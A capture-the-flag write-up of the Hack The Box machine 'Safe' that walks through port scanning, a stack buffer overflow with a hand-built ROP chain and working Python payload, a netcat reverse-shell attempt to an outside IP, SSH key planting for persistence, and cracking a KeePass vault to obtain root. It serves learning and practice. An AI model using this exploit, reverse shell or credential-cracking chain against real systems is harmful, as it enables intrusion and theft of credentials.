Reconnmap · two open ports
db-d2@kali:~/hack_the_box$ nmap -sC -sV -sT -o safe_map 10.10.10.147
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 10.10.10.147
Host is up (0.027s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
So we have HTTP on 80 and SSH on 22. Let's check the HTTP site.
Web enumerationport 80 → myapp on 1337

Looks like the default Apache page — but let's inspect the source anyway.

So myapp is running on port 1337 and it's available for download. Let's poke at the service first.
db-d2@kali:~/hack_the_box$ nc 10.10.10.147 1337
 21:05:13 up 27 min,  0 users,  load average: 0.00, 0.00, 0.00
hello

What do you want me to echo back? hello
Not much here. Let's grab myapp and take a look.
db-d2@kali:~/hack_the_box$ wget http://10.10.10.147/myapp
Length: 16592 (16K) [application/octet-stream]
Saving to: 'myapp'
myapp 100%[=================================>]  16.20K  --.-KB/s  in 0.05s

db-d2@kali:~/hack_the_box$ chmod +x myapp
db-d2@kali:~/hack_the_box$ ./myapp
 21:43:47 up 58 min,  3 users,  load average: 0.01, 0.01, 0.00

What do you want me to echo back? bob
bob
The overflowmyapp · NX means ROP
Okay, so we have a pretty basic app: it prints uptime, takes input, and echoes it back. Let's see if there's a buffer overflow in here.
What do you want me to echo back? yipyipyipyipyipyipyipyipyipyip...
...
Segmentation fault
And jackpot. Let's break it open in gdb and run checksec (btw, if you're not using Peda, install it now).
Reading symbols from ./myapp...
(No debugging symbols found in ./myapp)
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
NX is enabled, so I can't just drop shellcode on the stack and execute it. That rules out the easy path and forces a return-oriented chain — reuse code that's already in the binary. Oh, darn.
First I need the offset, so let's create a pattern and see where it lands in the RIP.
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHA...'

gdb-peda$ r
 21:10:11 up 10 days, 24 min,  2 users,  load average: 0.00, 0.00, 0.00
What do you want me to echo back? AAA%AAsAABAA$AAnAACAA-AA...

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RBP: 0x41414e4141384141 ('AA8AANAA')
RSP: 0x7fffffffe448 ("jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
RIP: 0x4011ac (<main+77>:	ret)
[-------------------------------------code-------------------------------------]
   0x4011ab <main+76>:	leave
=> 0x4011ac <main+77>:	ret
Stopped reason: SIGSEGV
We stopped on ret as it tried to load the next stack item into RIP. Awesome — let's own the RIP. I'll copy out jAA9AAOA and use it to locate the offset.
gdb-peda$ pattern_offset jAA9AAOA
jAA9AAOA found at offset: 120
Now I'll create a fresh 120-byte pattern and tack 8 junk chars on the end to confirm control.

Great — after 120 bytes I can overwrite the stack and control the RIP (return instruction pointer). And if I own the RIP, I own the program. Time to plan the exploit.
Building the ROPsystem() + a gadget + test()
First, what do I have to work with?
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000401040  system@plt
0x0000000000401050  printf@plt
0x0000000000401060  gets@plt
0x0000000000401070  _start
0x0000000000401152  test
0x000000000040115f  main
Aha — I have system() right there, so I don't need to bother leaking an address. Let's check out the totally-not-suspicious test function.
gdb-peda$ disassemble test
Dump of assembler code for function test:
   0x0000000000401152 <+0>:	push   rbp
   0x0000000000401153 <+1>:	mov    rbp,rsp
   0x0000000000401156 <+4>:	mov    rdi,rsp
   0x0000000000401159 <+7>:	jmp    r13
   0x000000000040115d <+11>:	pop    rbp
   0x000000000040115e <+12>:	ret
End of assembler dump.
test moves whatever is in RBP into RDI, then jumps to whatever is in R13. system() runs whatever is in RDI as a command — so if I get /bin/sh into RBP and the address of system() into R13, I get a shell. From the crash, I own the RIP after 120 bytes and RBP 8 bytes before that.
So let's go gadget hunting.
db-d2@kali:~/hack_the_box$ ropper --file ./myapp --search "pop r13"
[INFO] Searching for gadgets: pop r13

[INFO] File: ./myapp
0x0000000000401206: pop r13; pop r14; pop r15; ret;
I'm starting to see why this is a 20-point box. I can use this gadget to load the address of system() into R13, toss junk into R14/R15, ret into test(), and I'm in. I know there are plenty of tools that make this even easier (like Pwntools) — but this is a learning exercise, so…

from struct import *

buf = ""
buf += "/bin/sh\x00" *15             # /bin/sh sled because it's cooler than a NOP sled
buf += pack("<Q", 0x401203)          # pop rbp r12-r15 ret
buf += "/bin/sh\x00"                 # load /bin/sh into rbp which later goes into rdi
buf += "A" *8                        # junk r12
buf += pack("<Q", 0x401040)          # call system@plt  arg[0] = rdi
buf += "B" *16                       # junk r14 r15
buf += pack("<Q", 0x401152)          # call test - load /bin/sh into rdi and jmp to system
print buf
This is what the stack should look like if I did it right — /bin/sh in RBP/RSP, system@plt in R13, sitting on the do_system ret.
[----------------------------------registers-----------------------------------]
RBP: 0x7fffffffe478 --> 0x68732f6e69622f ('/bin/sh')
RSP: 0x7fffffffe478 --> 0x68732f6e69622f ('/bin/sh')
RIP: 0x7ffff7e29c24 (<do_system+676>:	ret)
R13: 0x401040 (<system@plt>:	jmp    QWORD PTR [rip+0x2fda])
R14: 0x4242424242424242 ('BBBBBBBB')
Let's test it locally.
db-d2@kali:~/hack_the_box$ (cat payload ; cat) | ./myapp
 00:17:41 up 22 days,  3:32,  2 users,  load average: 0.00, 0.11, 0.09

What do you want me to echo back? /bin/sh
whoami
db-d2
Looks like we're ready to fire this at the box.
user.txtfire the exploit, then upgrade the shell
db-d2@kali:~/hack_the_box$ (cat payload ; cat) | nc 10.10.10.147 1337
 00:27:11 up 1 min,  0 users,  load average: 0.12, 0.08, 0.03
whoami
user
ls /home/user
IMG_0545.JPG   IMG_0546.JPG   IMG_0547.JPG   IMG_0548.JPG
IMG_0552.JPG   IMG_0553.JPG   myapp   MyPasswords.kdbx   user.txt
cat /home/user/user.txt
7********************
First, let's get a better shell.
python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 6: python: not found
nc -e /bin/sh 10.10.16.143 4444
/bin/sh: 7: nc: not found
I guess it can't all be easy. More enumeration, then — SSH is listening, so let's check its config.
cat /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file.
# Uncommented options override the default value.

#Port 22
#PermitRootLogin prohibit-password
#PubkeyAuthentication yes
#AuthorizedKeysFile	.ssh/authorized_keys .ssh/authorized_keys2
#PasswordAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
Subsystem	sftp	/usr/lib/openssh/sftp-server
[ ... stock, unmodified Debian config; trimmed ... ]
… I mean, it is 20 points. Pubkey auth is on and the home directory is writable, so I drop my key into authorized_keys and SSH straight in as a proper user.
echo "c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFB[snip]" >> /home/user/.ssh/authorized_keys

db-d2@kali:/etc/ssh$ ssh -i ~/id_rsa_generated user@10.10.10.147
Linux safe 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1 (2019-04-12) x86_64
user@safe:~$
That's better.
root.txta KeePass vault keyed by a photo
user@safe:~$ ls
IMG_0545.JPG  IMG_0546.JPG  IMG_0547.JPG  IMG_0548.JPG  IMG_0552.JPG  IMG_0553.JPG  myapp  MyPasswords.kdbx  user.txt
A KeePass database sitting next to a set of image files — so one of those images is almost certainly the vault's key file. I'll scp the files down so I can run john locally.
db-d2@kali:~/hack_the_box/safe$ scp -i ~/id_rsa_generated user@10.10.10.147:~/IMG* .
IMG_0545.JPG   100% 1863KB   3.5MB/s   00:00
IMG_0547.JPG   100% 2470KB  10.2MB/s   00:00
db-d2@kali:~/hack_the_box/safe$ scp -i ~/id_rsa_generated user@10.10.10.147:~/*.kdbx .
MyPasswords.kdbx   100% 2446    26.8KB/s   00:00
It takes some trial and error, but there are only six files — and IMG_0547.JPG is the ticket in.
keepass2john -k IMG_0547.JPG ./MyPasswords.kdbx > hash.txt
john -w=/usr/share/wordlists/rockyou.txt ./hash.txt --format=KeePass
0g 0:00:00:00 DONE (2020-10-10 01:21) 177100p/s  123456..sss
MyPasswords:bullshit

1 password hash cracked, 0 left

With the key file and the cracked master password, kpcli opens the vault and hands over the root password.
db-d2@kali:~/hack_the_box/safe$ kpcli --key IMG_0547.JPG --kdb MyPasswords.kdbx
Please provide the master password: *************************

kpcli:/> cd MyPasswords/
kpcli:/MyPasswords> ls
=== Entries ===
1. Root password
kpcli:/MyPasswords> show -f Root\ password
Title: Root password
Uname: root
 Pass: [************]
I think I'm done here. Let's go grab the flag.
user@safe:~$ su root
Password:
root@safe:~# whoami
root
root@safe:~# cat /root/root.txt
d**************************